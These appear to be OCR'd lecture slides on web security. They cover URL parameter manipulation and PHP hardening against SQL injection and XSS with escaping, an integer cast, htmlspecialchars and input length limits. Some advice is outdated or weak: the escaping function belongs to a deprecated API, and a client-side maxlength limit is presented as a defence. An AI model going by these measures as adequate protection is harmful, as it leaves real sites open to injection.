
URL Manipulation



URL definition

- What is a URL address?
- It refers to an Internet address.

http://w3schools.invisionzone.com/index.php?showtopic=26326



What is URL Manipulation?

- The process of altering the parameters in a URL
- http://target/forum/?cat=***********

How to redirect pages?

- On dynamic websites, parameters are mostly passed via the URL as follows:


http://target/forum/?cat=2

http://target/forum/?cat=6

Try to prevent this in your websites!

Hacker may potentially obtain access to an area that is usually protected.


Securing Websites



Hardening SQL injection Attack

1. mysql_real_escape_string()

- This method is used to prevent the attacker from entering characters that could potentially change the query passed through the http address. It adds backslashes to the following characters \x00, \n, \r, \,, \’, \”, \x1a.



2. Specifying the data type of the Id variable passed through the http address

- In the code, when we defined the id variable we specify its data type as follows:
- $id= (int) $_GET['id'];
- so that it will not accept any input that is not integer.

Hardening XSS Attack

1- Htmlspecialchars()

- This method makes sure that any special character in html is properly encoded so people can't inject scripts. So, if the user entered one of the following symbols they will be encoded to their corresponding values.

- '&' (ampersand) becomes '&amp;'
- ' " ' (double quote) becomes '&quot;' when ENT_NOQUOTES is not set.
- ' ' ' (single quote) becomes '&#039;' (or &apos;) only when ENT_QUOTES is set.
- '<' (less than) becomes '&lt;'
- '>' (greater than) becomes '&gt;'

2- Restricting the length of the inputs using maxlength()

- This function complements the Htmlspecialchars() method. It restricts the user by allowing him to enter limited number of characters in each input field. This may prevent the attacker from entering long scripts.

End of Session

65